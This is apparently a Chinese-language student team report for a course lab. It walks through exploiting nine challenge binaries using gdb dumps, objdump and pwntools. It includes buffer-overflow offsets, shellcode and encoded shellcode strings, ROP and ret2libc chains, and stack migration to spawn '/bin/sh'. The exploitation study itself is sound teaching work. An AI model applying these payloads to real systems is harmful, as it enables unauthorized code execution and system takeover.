電腦攻擊與防禦
Project 1

隊名：
Taiwan No.1

隊員：
103503505 通訊四 鄭家期
103503530 通訊四 沈冠廷
103302056 通訊四 蔡秉翰
106523050 通訊碩一 游基正
106523038 通訊碩一 江晴詩

一、 baby_bof

設置 breakpoint 在 main，觀察 rbp and rsp：

```
bruce@ubuntu: ~/Downloads

[----------------------------------registers-----------------------------------]
RAX: 0x400662 (<main>:  push   rbp)
RBX: 0x0
RCX: 0x0
RDX: 0x7fffffffdaa8 --> 0x7fffffffdec7 ("XDG_VTNR=7")
RSI: 0x7fffffffda98 --> 0x7fffffffdea8 ("/home/bruce/Downloads/baby_bof")
RDI: 0x1
RBP: 0x7fffffffd9b0 --> 0x4006b0 (<__libc_csu_init>:    push   r15)
RSP: 0x7fffffffd990 --> 0x4006b0 (<__libc_csu_init>:    push   r15)
RIP: 0x40066a (<main+8>:        )
R8 : 0x400720 (<__libc_csu_fini>:       repz ret)
R9 : 0x7ffff7de7ab0 (<_dl_fini>:        push   rbp)
R10: 0x846
R11: 0x7ffff7a2d740 (<__libc_start_main>:       push   r14)
R12: 0x400560 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffda90 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x400662 <main>:     push   rbp
   0x400663 <main+1>:   mov    rbp,rsp
   0x400666 <main+4>:   sub    rsp,0x20
```

接著可以找到我們要覆蓋的 return address 位置：[rbp+0x08] = 0x7fffffffd9c8（目前存 0x00007ffff7a2d830 的地方）

```
gdb-peda$ x/20wx $rsp
0x7fffffffd990: 0x004006b0      0x00000000      0x00400560      0x00000000
0x7fffffffd9a0: 0xffffda90      0x00007fff      0x00000000      0x00000000
0x7fffffffd9b0: 0x004006b0      0x00000000      0xf7a2d830      0x00007fff
0x7fffffffd9c0: 0x00000000      0x00000000      0xffffda98      0x00007fff
0x7fffffffd9d0: 0x00000000      0x00000001      0x00400662      0x00000000
```

測試看看輸入'a'*40+'b'*8 可不可以成功覆蓋 return address：

```
gdb-peda$ c
Continuing.
Welcome to NCU AD 2017 Fall, Im yuawn :)
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbb
```

測試成功，0x62 成功覆蓋了原本填 0x00007ffff7a2d830（return address）的地方

```
gdb-peda$ x/30wx 0x7fffffffd970
0x7fffffffd970: 0x00000000      0x00000000      0xffffd9b0      0x00007fff
0x7fffffffd980: 0x00400560      0x00000000      0x0040069e      0x00000000
0x7fffffffd990: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffd9a0: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffd9b0: 0x61616161      0x61616161      0x62626262      0x62626262
0x7fffffffd9c0: 0x00000000      0x00000000      0xffffda98      0x00007fff
0x7fffffffd9d0: 0x00000000      0x00000001      0x00400662      0x00000000
0x7fffffffd9e0: 0x00000000      0x00000000
```

由以上可以推斷出我們只要輸入'a'*40+"\x4d\x06\x40\x00" + "\x00\x00\x00\x00"（由 objdump 找出來的 you_cant_see_this_its_too_evil 的 memory 位置）即可成功進入 shell。

二、 Luck

設置三個 breakpoint

第一個 breakpoint 設在 int a = 0 , b = 1 , c = 2 之前，觀察 stack 狀態。

```
0x7fffffffd9a0: 0x00400960      0x00000000      0x00400730      0x00000000
0x7fffffffd9b0: 0x5a12d942      0x00007fff      0x00000000      0x00000000
0x7fffffffd9c0: 0x00400960      0x00000000      0xf7a2d830      0x00007fff
0x7fffffffd9d0: 0x00000000      0x00000000      0xffffdaa8      0x00007fff
0x7fffffffd9e0: 0xf7ffcca0      0x00000001      0x0040081d      0x00000000
```

第二個 breakpoint 設在 int a = 0 , b = 1 , c = 2 之後。
可以發現第一列第三排變成 0x00000000，
第二列第二排變成 0x00000001，
第二列第三排變成 0x00000002。

```
0x7fffffffd9a0: 0x00400960      0x00000000      0x00000000      0x00000000
0x7fffffffd9b0: 0x5a12d942      0x00000001      0x00000002      0x00000000
0x7fffffffd9c0: 0x00400960      0x00000000      0xf7a2d830      0x00007fff
0x7fffffffd9d0: 0x00000000      0x00000000      0xffffdaa8      0x00007fff
0x7fffffffd9e0: 0xf7ffcca0      0x00000001      0x0040081d      0x00000000
```

第三個 breakpoint 設在 int password = random()之後，找到 0x7fffffffd9bc 就是 int password 的位置。

輸入 a*12 + b*4 + c*4 到 int a 中，測試是否可以覆蓋掉 int a、int b、int c 及 int password。

```
Continuing.
What do you want to tell me:
aaaaaaaaaaaabbbbcccc
```

可以觀察到
int a = 0x61616161
int b = 0x62626262
int c = 0x63636363

```
0x7fffffffd9a0: 0x00400960      0x00000000      0x61616161      0x61616161
0x7fffffffd9b0: 0x61616161      0x62626262      0x63636363      0x444b960a
0x7fffffffd9c0: 0x00400960      0x00000000      0xf7a2d830      0x00007fff
0x7fffffffd9d0: 0x00000000      0x00000000      0xffffdaa8      0x00007fff
0x7fffffffd9e0: 0xf7ffcca0      0x00000001      0x0040081d      0x00000000
```

證明邏輯正確後，便可以依照題意將 b、c 設為對應的數字，並用”aaaa”取代掉原本的 password，讓我們能成功進入到輸入密碼的階段：
"aaaaaaaaaaaa" + "\x0c\xb0\xce\xfa" + "\xef\xbe\xad\xde" + "aaaa"

在輸入密碼的階段，因為密碼已被我們改成”aaaa”，所以只要輸入”aaaa”即可成功進入 shell。

三、 shellcode

設置一個 breakpoint 在 read(0 , buf , 0x80)後，觀察 stack 狀態。

```
gdb-peda$ b *(main+87)
Breakpoint 1 at 0x400664
gdb-peda$ r
Starting program: /home/katherine/Desktop/DA/shellcode/shellcode
Your input buffer address is 0x7fffffffdc90
aaaa

[----------------------------------registers-----------------------------------]
RAX: 0x5
RBX: 0x0
RCX: 0x7ffff7b04230 (<__read_nocancel+7>:       cmp    rax,0xfffffffffffff001)
RDX: 0x80
RSI: 0x7fffffffdc90 --> 0xa61616161 ('aaaa\n')
RDI: 0x0
RBP: 0x7fffffffdd00 --> 0x400670 (<__libc_csu_init>:    push   r15)
RSP: 0x7fffffffdc90 --> 0xa61616161 ('aaaa\n')
RIP: 0x400664 (<main+87>:       mov    eax,0x0)
R8 : 0x7ffff7fdb700 (0x00007ffff7fdb700)
R9 : 0x2c (',')
R10: 0x37b
R11: 0x246
R12: 0x400520 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffdde0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x203 (CARRY parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
```

可以看到 rsp 的位置在 0x7fffffffdc90，rbp 的位置在 0x7fffffffdd00，
而 return address 的位置在 rbp+8=0x7fffffffdd08，所以要 120 個字元才會覆蓋到 return address 的地方。

為了證明邏輯是對的，我們輸入 a*120+b*4 看看 return address 的位置是否變成 0x62626262

```
gdb-peda$ x/50wx $rsp
0x7fffffffdc90: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdca0: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdcb0: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdcc0: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdcd0: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdce0: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdcf0: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdd00: 0x61616161      0x61616161      0x62626262      0x00007f0a
0x7fffffffdd10: 0x00000000      0x00000000      0xffffdde8      0x00007fff
0x7fffffffdd20: 0xf7ffcca0      0x00000001      0x0040060d      0x00000000
0x7fffffffdd30: 0x00000000      0x00000000      0xfd0934a6      0x31ce18ae
0x7fffffffdd40: 0x00400520      0x00000000      0xffffdde0      0x00007fff
0x7fffffffdd50: 0x00000000      0x00000000
```

測試過後發現 return address 的部份在輸入 120 個字元後會被覆蓋。
在寫 python 互動時，我們先把 server 給的 buffer address 記下來。因為會有編碼上的問題，所以我們先將它 decode，這樣跟著 shellcode 一起傳過去時才會編碼變回原本的位置。

在傳過去的字串中，我們先放一串可以進到 shell 的 code，並在 120-len(shellcode)的部份填上空值，讓我們能順利到達 return address 的位置。最後再填上此 buffer 的起始位置，讓程式在 return 時跳到 shellcode 的位置，就可以順利進去 shell 了。

四、 shellcode_revenge

觀察 objdump 可發現 read 在 400644 準備執行到 code 段 601059，並將限制的 6 個 byte 放在 edx。

```
  40063f:       ba 06 00 00 00          mov    $0x6,%edx
  400644:       be 59 10 60 00          mov    $0x601059,%esi
  400649:       bf 00 00 00 00          mov    $0x0,%edi
  40064e:       b8 00 00 00 00          mov    $0x0,%eax
  400653:       e8 78 fe ff ff          callq  4004d0 <read@plt>
0000000000601059 <code>:
  601059:       00 00                   add    %al,(%rax)
  60105b:       00 00                   add    %al,(%rax)
  60105d:       00 00                   add    %al,(%rax)
        ...
```

因此我們先將 edx 清空解除限制，並跳到 code 段把 shellcode 寫入。

```
payload = asm('pop rdx')
payload += asm('lab: ret\n'+'ret\n'*0X200A15+'jmp lab')[-5:]    #0x601059-0x400644 = 0x200a15
#payload += asm('lab: ret\n'+'ret\n'*_______+'jmp lab')[-5:]
payload +=asm(shellcraft.amd64.linux.sh())

p.sendline(payload)
p.interactive()
```

如此在執行程式的時候就可以順利進到 shell 了。

五、 ROP

這題主要是利用 gdb ropsearch 和 ROPgadget 來尋找自己要的 assembly code 來組合自己的 ropchain。

下圖是在 rdb 中利用 ropsearch 尋找 pop rsi 的示意圖

```
gdb-peda$ ropsearch 'pop rsi'
Searching for ROP gadget: 'pop rsi' in: binary ranges
0x00493206 : (b'5ec3')  pop rsi; ret
0x00414058 : (b'5ec3')  pop rsi; ret
0x00476703 : (b'5ec3')  pop rsi; ret
0x0045a629 : (b'5ec3')  pop rsi; ret
0x004915b3 : (b'5ec3')  pop rsi; ret
0x0041095f : (b'5ec3')  pop rsi; ret
0x00476bff : (b'5ec3')  pop rsi; ret
0x0049005a : (b'5ec3')  pop rsi; ret
0x0043aa6d : (b'5ec3')  pop rsi; ret
0x0045b5a0 : (b'5ec3')  pop rsi; ret
0x00479c7a : (b'5ec3')  pop rsi; ret
0x0040d9fd : (b'5ec3')  pop rsi; ret
0x00413c82 : (b'5ec3')  pop rsi; ret
0x00457ca2 : (b'5ec3')  pop rsi; ret
0x00457cb8 : (b'5ec3')  pop rsi; ret
0x004902bb : (b'5ec3')  pop rsi; ret
0x00457ac2 : (b'5ec3')  pop rsi; ret
0x00457cd1 : (b'5ec3')  pop rsi; ret
0x004103ce : (b'5ec3')  pop rsi; ret
0x00457ad8 : (b'5ec3')  pop rsi; ret
```

下面兩張圖是利用 ROPgadget 來查看 rop 這個 binary 檔案的示意圖，配上 grep 尋找需要的片段

```
bruce@ubuntu:~/Downloads/ROP$ ROPgadget --binary rop
0x000000000040aed5 : xor edx, edx ; call 0x4370f4
0x000000000043875c : xor edx, edx ; cmp ebx, eax ; setne dl ; jmp 0x43874c
0x000000000040de79 : xor edx, edx ; mov rax, qword ptr [rax + 0x48] ; jmp rax
0x0000000000484053 : xor edx, edx ; or cl, cl ; cmove rax, rdx ; ret
0x0000000000475f3c : xor edx, edx ; pop rbx ; div rbp ; pop rbp ; pop r12 ; ret
0x0000000000467964 : xor edx, edx ; pop rbx ; mov eax, edx ; pop rbp ; ret
0x0000000000414a11 : xor esi, edx ; mov byte ptr [rax + rbx], sil ; pop rbx ; re
t
0x0000000000403569 : xor esi, esi ; call rax
0x0000000000401815 : xor esi, esi ; mov edi, 1 ; call rax
0x0000000000476169 : xor esi, esi ; mov edi, dword ptr [rip + 0x24d4df] ; jmp ra
x
0x0000000000435bf2 : xor esi, esi ; mov rdi, r12 ; call rbx
0x0000000000435c17 : xor esi, esi ; mov rdi, r13 ; call rbx
0x0000000000435c3b : xor esi, esi ; mov rdi, r14 ; call rbx
0x0000000000435c5b : xor esi, esi ; mov rdi, r15 ; call rbx
0x0000000000435bcd : xor esi, esi ; mov rdi, rbp ; call rbx
0x0000000000457d66 : xor r8d, r8d ; call r12
0x000000000040750f : xor rax, qword ptr [0x30] ; call rax
0x000000000040750e : xor rax, qword ptr fs:[0x30] ; call rax
0x000000000041bd5f : xor rax, rax ; ret

Unique gadgets found: 8837
```

解題概念：
透過 buffer overflow，來跑自己要的 code。
首先，目標是要 call ‘execve(‘/bin/sh’, NULL, NULL)’，因此需要將設置以下 register：
rax = 0x3b
rdi = ‘/bin/sh’的 address
rsi = 0
rdx = 0
然後再 syscall 就萬事俱備。
此外，我們用.data 作為存放/bin/sh 字串的地方，利用 readelf 可以查看其位址。

所以 shellcode 順序大概是

1. 40 個 a
2. pop rcx
3. ‘/bin/sh\x00’
4. pop rdi
5. .data address
6. mov qword ptr [rdi], rcx
7. pop rax
8. 0x3b
9. pop rsi
10. 0
11. pop rdx
12. 0
13. Syscall


經過測試可順利進入 shell。

六、 ret2libc

透過 libc 來計算各個 function 間的 offset

第一個輸入值，我用 libc_start_main 做為參考點，他在 GOT 表中的位址是 #0x601038 ，轉換成 decimal 就是 6295608


接著有了 libc_start_main 在 memory 的位址後，就可以開始算 offset



剛開始我是一個一個慢慢找寫成表格，有點蠢，而且找不到/bin/sh 的位址。後來找到一個套包不錯用

https://github.com/niklasb/libc-database

可以快速尋找 offset，示意圖大概如下，還貼心地幫我找到/bin/sh，真的很感動，卡了兩天都卡在這



由此可以算出
base_address = libc_start_main - 0x20740 (#上圖的 libc_start_main 是 ret，不是起始位置）
最後就是撰寫 shellcode，順序如下：

1. ‘a’*5
2. ‘\x00’ *35
3. pop rdi #利用 ropsearch 隨便找一個
4. /bin/sh address
5. system() address
6. ret

七、 shellcode_revenge++

這題一共有兩次輸入，在第一次輸入時有限制只能輸入哪些字元，並且不能 overflow，第二次輸入時則沒有不能 overflow 的限制。

因此在第一次數入時我們輸入 XXj0TYX45Pk13VX40473At1At1qu1qv1qwHcyt14yH34yhj5XVX1FK1FSH3FOPTj0X40PP4u4NZ4jWSEW18EF0V，此字串經過編碼後會成為 shellcode。

接著開始尋找 name 在記憶體中的位置，可用 objdump 看到

```
0000000000400857 <main>:
  400857:       55                      push   %rbp
  400858:       48 89 e5                mov    %rsp,%rbp
  40085b:       48 83 ec 10             sub    $0x10,%rsp
  40085f:       48 8b 05 1a 08 20 00    mov    0x20081a(%rip),%rax        # 601080 <stdout@@GLIBC_2.2.5>
  400866:       b9 00 00 00 00          mov    $0x0,%ecx
  40086b:       ba 02 00 00 00          mov    $0x2,%edx
  400870:       be 00 00 00 00          mov    $0x0,%esi
  400875:       48 89 c7                mov    %rax,%rdi
  400878:       e8 b3 fd ff ff          callq  400630 <setvbuf@plt>
  40087d:       bf 18 0a 40 00          mov    $0x400a18,%edi
  400882:       e8 59 fd ff ff          callq  4005e0 <puts@plt>
  400887:       bf 50 0a 40 00          mov    $0x400a50,%edi
  40088c:       e8 4f fd ff ff          callq  4005e0 <puts@plt>
  400891:       b9 64 00 00 00          mov    $0x64,%ecx
  400896:       ba 61 00 00 00          mov    $0x61,%edx
  40089b:       be c0 10 60 00          mov    $0x6010c0,%esi
  4008a0:       bf 00 00 00 00          mov    $0x0,%edi
  4008a5:       b8 00 00 00 00          mov    $0x0,%eax
  4008aa:       e8 21 fd ff ff          callq  4005d0 <__read_chk@plt>
  4008af:       89 05 eb 07 20 00       mov    %eax,0x2007eb(%rip)        # 6010a0 <len>
  4008b5:       8b 05 e5 07 20 00       mov    0x2007e5(%rip),%eax        # 6010a0 <len>
```

由上圖可以找到 name 的位置是在 0x6010c0

接著便可以設計第二次輸入的字串，從 gdb 可以看到，第二次輸入要 24 個字元（rbp + 8 - rsp）後才會覆蓋到 return address。


registers
RAX: 0x20 (' ')
RBX: 0x0
RCX: 0x7ffff7b04230 (<__read_nocancel+7>: cmp rax,0xfffffffffffff001)
RDX: 0x20 (' ')
RSI: 0x7fffffffdd00 ('a' <repeats 24 times>, "bbbbbbbb")
RDI: 0x0
RBP: 0x7fffffffdd10 ("aaaaaaaabbbbbbbb")
RSP: 0x7fffffffdd00 ('a' <repeats 24 times>, "bbbbbbbb")
RIP: 0x400914 (<main+189>: lea rax,[rbp-0x10])
R8 : 0x7ffff7fdb700 (0x00007ffff7fdb700)
R9 : 0x25 ('%')
R10: 0x37b
R11: 0x246
R12: 0x400650 (<_start>: xor ebp,ebp)
R13: 0x7fffffffddf0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x213 (CARRY parity ADJUST zero sign trap INTERRUPT direction overflow)
code
0x400905 <main+174>: mov edi,0x0
0x40090a <main+179>: mov eax,0x0
0x40090f <main+184>: call 0x400600 <read@plt>
=> 0x400914 <main+189>: lea rax,[rbp-0x10]
0x400918 <main+193>: mov rsi,rax
0x40091b <main+196>: mov edi,0x400ae5
0x400920 <main+201>: mov eax,0x0
0x400925 <main+206>: call 0x4005f0 <printf@plt>
```

因此我們輸入”a”*24+”\xc0\x10\x60\x00”+”\x00\x00\x00\x00”，讓他 return 到 name 的位置執行剛剛填入的 shellcode，如此便可以成功進入 shell。
```

八、 ROP_revenge

stack migration 主要是利用 leave 來做到無限延伸 stack。

leave = mov rsp, rbp; pop rbp;

透過將 rbp 移動到新的位址，來擴張 stack。

以本題為例，首先，給予 name 裡面的值：

1. 'a'*0x220
2. buffer_2_addr
3. pop_rdi
4. puts_GOT
5. puts_plt
6. read address in main function

我將 name 分成 buffer 1（0x6011a0）and buffer 2 （0x601300），而 name 前面需要空出一大部分給 puts 和 system 這些 function 執行時需要的 stack 空間，因此我空出 0x220 空間 （name 的起始位址 0x601080）。


在 buf 塞入：

1. a*0x20
2. buffer 1 in name 的起始位置
3. leave_ret

接下來看程式如何跑。當跑完 main 的 leave 時，rsp 會在 rbp 現在的下一個 8 byte 位址（指向 buf 的 leave_ret），rbp 則指向 name's buffer 1。下一步跑 ret，因為 stack 下一個是 leave_ret，所以又再跑一次 leave_ret，此時，rsp 指向 name's buffer 1。由此可知，透過兩次 leave_ret，就可以將 rsp，rbp 移動到新的 stack。

下圖是跑到 main function 中的 leave ret


跑完 leave 後，可以看到 rbp 是 buffer 1，rsp 是原來 rbp+0x8 的位址（因為 pop rbp）



ret = pop rip，所以下一個又是跑 leave_ret

跑完後 leave_ret 後，rsp 是 buffer 1，rbp 是 buffer 2+0x08


這邊注意一下，因為該程式沒有 pop rdx 的 rop，所以沒辦法直接呼叫 read@plt，因此我們使用 main function 裡的 read 代替，也就是又再跑一次 main funtion 的後半段，並且把讀到的 string 存到 rbp-0x20 的位址，此時的 rbp 是在 buffer 2 位址。



接下來就是呼叫 puts 來顯示 puts 在 GOT 表裡的 memory address。
得到該 address 後就是算出 system 的 memory address 然後回傳。
回傳的內容：

1. buffer 2 -0xd0
2. pop rdi
3. /bin/sh address
4. system address
5. buffer 2-0x20
6. leave ret

讀完後，system 存的位址就是 buffer 2 上一個 0x08 的位址，所以當跑完 main function 最後的 leave ret 後，rbp 會變成 buffer 2-0x20，rsp 則會在 buffer 2 +0x08 的位址。
接下來就會跑 leave_ret（上面的第六點），rbp 會變成 buffer 2 - 0xd0 的位址，rsp 會在 buffer 2 - 0x20 + 0x08 的位址，這樣就可以開始跑我們要的 system。
之所以要把 rbp 移動到 buffer - 0xd0，因為 system()需要 stack 空間，如果不往前給空間給 system 的話，他會覆蓋到我們的資料（system 被呼叫後，會把 rsp-0x170）。



九、 End

此題主要關鍵是 call 完 read 後，回傳值（收到字串的長度）會放在 rax，此時，如果再去 call syscall，那就可以執行想要的 function。而本題想要 call 的 function 是 stub_execveat ，基本上跟 execve 差不多。所以我們需要 rax = 322, rdi =0 , rsi = /bin/sh 位址, rdx=0。

首先看到 rsp 被減去 0x128，且 rsp 指向的 memory 位址被放到 rsi，所以該位址就是要放/bin/sh 的位址，接著我們想要 rax 是 322，所以送出去的長度要是 0x142。

最後，當呼叫完 read 後，又把 rsp+0x128，所以該位址要放我們要跑 syscall 的位址，因此丟 0x4000ed，因為我們也想要 rdx=0。

```
  4000dd:       e8 10 00 00 00          callq  4000f2 <_end>
  4000e2:       b8 3c 00 00 00          mov    $0x3c,%eax
  4000e7:       48 31 ff                xor    %rdi,%rdi
  4000ea:       48 31 f6                xor    %rsi,%rsi
  4000ed:       48 31 d2                xor    %rdx,%rdx
  4000f0:       0f 05                   syscall

00000000004000f2 <_end>:
  4000f2:       48 81 ec 28 01 00 00    sub    $0x128,%rsp
  4000f9:       48 89 e6                mov    %rsp,%rsi
  4000fc:       ba 48 01 00 00          mov    $0x148,%edx
  400101:       0f 05                   syscall
  400103:       48 81 c4 28 01 00 00    add    $0x128,%rsp
  40010a:       c3                      retq
```

這樣子就能拿到我們的 shell 了。